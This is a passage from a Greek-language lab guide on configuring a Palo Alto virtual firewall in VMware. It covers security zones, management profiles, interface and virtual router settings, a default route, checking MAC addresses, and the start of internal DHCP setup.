


Εικόνα 33 - Εισαγωγή configuration

Αφού ολοκληρωθεί αυτό το βήμα πρέπει να κάνουμε τη διαδικασία της επαναφοράς που περιγράφεται στην ενότητα 3.4.1 παραπάνω. Κατά τη διάρκεια των δοκιμών μας διαπιστώθηκε αρκετές φορές πρόβλημα σε αυτή την τελευταία διαδικασία. Για τον λόγο αυτό προτείνουμε τη χρήση του Terminal του Palo Alto και των εντολών για την προβολή και τη μεταφόρτωση του αποθηκευμένου πλέον στο Palo Alto configuration, όπως περιγράφεται στην ενότητα 3.4.2 παραπάνω.

3.5.Palo Alto Network configuration


Μετά την επιτυχή μας σύνδεση ξεκινάμε την παραμετροποίηση του Palo Alto από το TAB “NETWORK”. Στο σημείο αυτό καλό είναι να σκεφθούμε και να επιλέξουμε την διευθυνσιοδότηση που θα δώσουμε στο εσωτερικό μας δίκτυο, το οποίο θα έχει πρόσβαση στο διαδίκτυο, VMnet3. Επιλέξαμε να χρησιμοποιήσουμε διευθύνσεις 192.168.2.0/24. Στο εσωτερικό interface, ethernet1/2 θα δώσουμε τη διεύθυνση 192.168.2.1 που θα είναι και το gateway του εσωτερικού δικτύου, VMnet3. Ο DHCP server θα αποδίδει διευθύνσεις από 192.168.2.2 έως 192.168.2.254 με netmask 255.255.255.0 και ως DNS servers μπορούμε να χρησιμοποιήσουμε τους 8.8.8.8 και 8.8.4.4, οι οποίοι είναι οι DNS της Google. Επανερχόμενοι στην τοπολογία του δικτύου ενσωματώνουμε τις νέες διευθύνσεις που θα χρησιμοποιήσουμε όπως βλέπουμε στην Εικόνα 34.



Εικόνα 34 - Τοπολογία δικτύου με εσωτερικές διευθύνσεις


3.5.1. Δημιουργία Ζωνών

Δουλεύουμε στο TAB “NETWORK” και επιλέγουμε το μενού “Zones” (Εικόνα 35). Πρέπει να δημιουργηθούν δύο ζώνες, μία για το εσωτερικό δίκτυο και μία για το εξωτερικό. Οι ζώνες είναι απαραίτητες καθώς η κίνηση από το εσωτερικό δίκτυο προς το διαδίκτυο γίνεται με το πέρασμα από τη μία ζώνη στην άλλη. Εμείς θα αναθέσουμε ένα Interface σε κάθε ζώνη. Έχουμε επιλέξει να χρησιμοποιήσουμε δύο, το ethernet1/1 και ethernet1/2.



Εικόνα 35 - Μετάβαση στο menu δημιουργίας ζωνών


Τη ζώνη για το εσωτερικό μας δίκτυο την ονομάσαμε “Trusted”, ενώ για το εξωτερικό “Untrusted” (Εικόνα 36). Και στις δύο ζώνες επιλέγουμε ως τύπο το “Layer3”.



Εικόνα 36 - Οι δύο ζώνες


3.5.2. Δημιουργία management profiles

Έχουμε τη δυνατότητα, για να αυξήσουμε την ασφάλεια, να καθορίσουμε την πρόσβαση που μπορεί να έχει κάποιος στα δύο interfaces που έχουμε χρησιμοποιήσει. Γίνεται εύκολα κατανοητό ότι διαφορετική πρόσβαση πρέπει να παρέχει το εξωτερικό και διαφορετική το εσωτερικό interface. Η πρόσβαση αυτή μπορεί να καθοριστεί σε επίπεδο συγκεκριμένων υπηρεσιών, πρωτοκόλλων και IP διευθύνσεων. Το menu από όπου μπορούμε να διαμορφώσουμε τα προφίλ αυτά, φαίνεται στην Εικόνα 37.



Εικόνα 37 - Menu για δημιουργία Management Porfiles


Δημιουργήσαμε δύο προφίλ (Εικόνα 38). Το πρώτο για το εξωτερικό interface το ονομάσαμε “External_Mgmt”, με μόνη υπηρεσία το “ping[2]”. Το δεύτερο για το εσωτερικό interface το ονομάσαμε “Internal_Mgmt”, με υπηρεσίες το “ping”, “ssh”, “https” και “response pages[3]”.



Εικόνα 38 - Τα Interface Management Profiles που δημιουργήσαμε

3.5.3. Παραμετροποίηση Network Interfaces


Μπορούμε πλέον να ξεκινήσουμε την παραμετροποίηση των δύο Interfaces, ethernet1/1 και ethernet1/2 (Εικόνα 39). Αρχικά βλέπουμε ότι το Link State είναι σβηστό[4]. Προκειμένου να ενεργοποιηθούν τα Interfaces θα πρέπει να εισάγουμε ορισμένες απαραίτητες ρυθμίσεις. Ξεκινάμε την παραμετροποίηση με το Interface ethernet1/1, το οποίο θα είναι το εξωτερικό Interface του Palo Alto.



Εικόνα 39 - Τα Interfaces που θα χρειαστούμε


[2] Για λόγους παραμετροποίησης και ελέγχου επιτρέπουμε το “ping” από τα εξωτερικά δίκτυα, δηλαδή από το διαδίκτυο.
[3] Τα “response pages” τα ενεργοποιούμε για την περίπτωση που θελήσουμε να χρησιμοποιήσουμε Captive Portal, όπου θα γίνεται η αυθεντικοποίηση των χρηστών για πρόσβαση σε υπηρεσίες του διαδικτύου.
[4] Το Link State στην παραμετροποίηση των Interfaces είναι by default στο “auto”.

Στο ethernet1/1 θέτουμε αρχικά το Interface Type σε “Layer3” και στο tab Config επιλέγουμε το Security Zone “Untrusted” (Εικόνα 40) που δημιουργήσαμε στο 3.5.1 παραπάνω. Στο tab Advanced επιλέγουμε στο Management Profile “External_Mgmt” που δημιουργήσαμε στο 3.5.2 παραπάνω.




Εικόνα 40 - ethernet1/1

Συνεχίζοντας με το ethernet1/2, το οποίο θα είναι το εσωτερικό Interface του Palo Alto, κάνουμε τις απαραίτητες ρυθμίσεις. Θέτουμε το Interface Type σε “Layer3” και στο tab Config επιλέγουμε το Security Zone “Trusted” (Εικόνα 41) που δημιουργήσαμε στο 3.5.1 παραπάνω. Στο tab Advanced επιλέγουμε στο Management Profile “Internal_Mgmt” που δημιουργήσαμε στο 3.5.2 παραπάνω.



Εικόνα 41 - ethernet1/2


Επιπρόσθετα στο ethernet1/2 πρέπει να δηλώσουμε την IP Address που θα έχει. Αυτό γίνεται στο tab IPv4 (Εικόνα 42) όπου θέτουμε την static IP address 192.168.2.1/24 που έχουμε προσδιορίσει από την αρχή. Στο ethernet1/1 δεν είναι απαραίτητο αυτό, καθώς θα παίρνει IP address από τον DHCP server του modem/router του παρόχου, στη δική μας περίπτωση του VMware.



Εικόνα 42 - ethernet1/2 Static IP

3.5.4. Δημιουργία Virtual Router


Το Palo Alto χρησιμοποιεί virtual routers προκειμένου να δρομολογεί την κυκλοφορία στα διάφορα subnets. Μπορούμε να τα παραμετροποιήσουμε από το TAB Network, στο οποίο ακόμα δουλεύουμε, επιλέγοντας το menu “Virtual Routers” στο αριστερό δένδρο. Εδώ στο Virtual Router προσθέσαμε το ethernet1/1 και το ethernet1/2. Στο Virtual Router αυτό δώσαμε το όνομα “Virtual_Router” (Εικόνα 43).



Εικόνα 43 - Virtual Router Interfaces

Ιδιαίτερη προσοχή πρέπει να δώσουμε στο menu Static Routes. Το συγκεκριμένο είναι που θα καθορίσει το πού θα δρομολογηθεί η κίνηση από το εξωτερικό μας Interface, ethernet1/1, ώστε να έχουμε πρόσβαση στο διαδίκτυο. Θυμόμαστε ότι αναγνωρίσαμε ως gateway που μας δίνει ο DHCP server του VMware την IP address 192.168.147.2. Ονομάσαμε


το Static Route “EXT_VR”. Θέσαμε ως Destination την IP Address 0.0.0.0/0[5] για το Interface ethernet1/1 με Next Hop την IP Address 192.168.147.2, όπως βλέπουμε στην Εικόνα 44.



Εικόνα 44 - Static Route

3.5.5. Ολοκλήρωση παραμετροποίησης ethernet1/1


Επανερχόμαστε στο σημείο αυτό στην παραμετροποίηση του ethernet1/1, του εξωτερικού μας Interface, στο TAB Network και στο menu Interfaces. Στο tab IPv4 επιλέγουμε το “DHCP Client” (Εικόνα 45) με σκοπό το interface αυτό να παίρνει IP Address από τον DHCP server του VMware. Καλό είναι η διεύθυνση αυτή να κλειδωθεί με την MAC address του Interface ώστε να δίνεται πάντα η ίδια ή να χρησιμοποιήσουμε την επιλογή “Static” και να δηλώσουμε εμείς μια IP address μέσα στο range των διευθύνσεων του VMware.



Εικόνα 45 - Απόδοση IP address στο ethernet1/1

[5] Το χρησιμοποιούμε για να δηλώσουμε όλες τις IPv4 διευθύνσεις.

Μετά την ολοκλήρωση και εφαρμογή της αλλαγής αυτής, επανερχόμαστε στο ίδιο menu. Δεν ξεχνάμε ότι πρέπει να πατάμε το “Commit” για να ισχύσουν οι αλλαγές,. Πατάμε στο tab IPv4 του ethernet1/1 την επιλογή “Show DHCP Client Runtime Info” και βλέπουμε τη διεύθυνση που έχει το Interface αυτό καθώς και το Gateway. Στη δική μας παραμετροποίηση η IP address ήταν η 192.168.147.132, ενώ στο gateway όπως αναμενόταν με βάση τα όσα έχουμε δει η 192.168.147.2 (Εικόνα 46).



Εικόνα 46 - Η IP address του ethernet1/1

Στην Εικόνα 47 φαίνεται η παραμετροποίηση των Interface μέχρι τώρα.


Εικόνα 47 - Τα δύο Interfaces

3.5.6. Έλεγχος των MAC addresses

Προκειμένου να αποφύγουμε προβλήματα που σχετίζονται με τη σύνδεση των interfaces είναι χρήσιμο να πραγματοποιήσουμε έναν έλεγχο που σχετίζεται με την αντιστοιχία των MAC addresses των “ethernet 1/1” και “ethernet 1/2" με τις MAC addresses των Network Adapters του Palo Alto vm. Δεν ξεχνάμε ότι δουλεύουμε σε virtual περιβάλλον.

Αρχικά από το web interface του Palo Alto, στο TAB “Network” στο menu “Interfaces” και στη συνέχεια στο tab “Ethernet” επιλέγουμε να εμφανισθεί στη γραμμογράφηση η στήλη

MAC Address (Εικόνα 48). Στην Εικόνα 49 βλέπουμε τη MAC address για κάθε interface. Πρέπει οι ίδιες MAC addresses να υπάρχουν στην παραμετροποίηση του Palo Alto vm. Το ethernet 1/1 πρέπει να έχει την ίδια MAC με το Network Adapter 2 και το ethernet 1/2 με το Network Adapter 3.




Εικόνα 48 - Ενεργοποίηση προβολής MAC address


Interface	Interface Type	Management Profile	Link State	IP Address	MAC Address
ethernet1/1	Layer3	External_Mgmt		none	ba:db:ee:fb:ad:10
ethernet1/2	Layer3	Internal_Mgmt		192.168.2.1/24	ba:db:ee:fb:ad:11

Εικόνα 49 - Οι MAC addresses των interfaces

Αφού σημειώσουμε τις δύο MAC addresses καλό είναι να απενεργοποιήσουμε το Palo Alto vm. Πηγαίνουμε στις ρυθμίσεις του Palo Alto Virtual Machine. Εκεί ελέγχουμε την MAC address του Network Adapter 2 (Εικόνα 50). Εάν είναι διαφορετική από αυτή του ethernet 1/1 την αλλάζουμε σύμφωνα με αυτή του interface. Αντίστοιχα ελέγχουμε τη MAC του Network Adapter 3 (Εικόνα 51). Εάν είναι διαφορετική από αυτή του ethernet 1/2 την αλλάζουμε σύμφωνα με αυτή του interface.




Εικόνα 50 - Η MAC του Network Adapter 2



Εικόνα 51 - Η MAC του Network Adapter 3


3.5.7. Διευθυνσιοδότηση στο εσωτερικό μας δίκτυο

Τη διευθυνσιοδότηση του εσωτερικού δικτύου θα την αναλάβει το Palo Alto με τη χρήση του DHCP server του, που θα λειτουργεί στο Interface ethernet1/2. Εξακολουθώντας να δουλεύουμε στο TAB Network επιλέγουμε το menu “DHCP” (Εικόνα 52) ώστε να προσθέσουμε τον server.

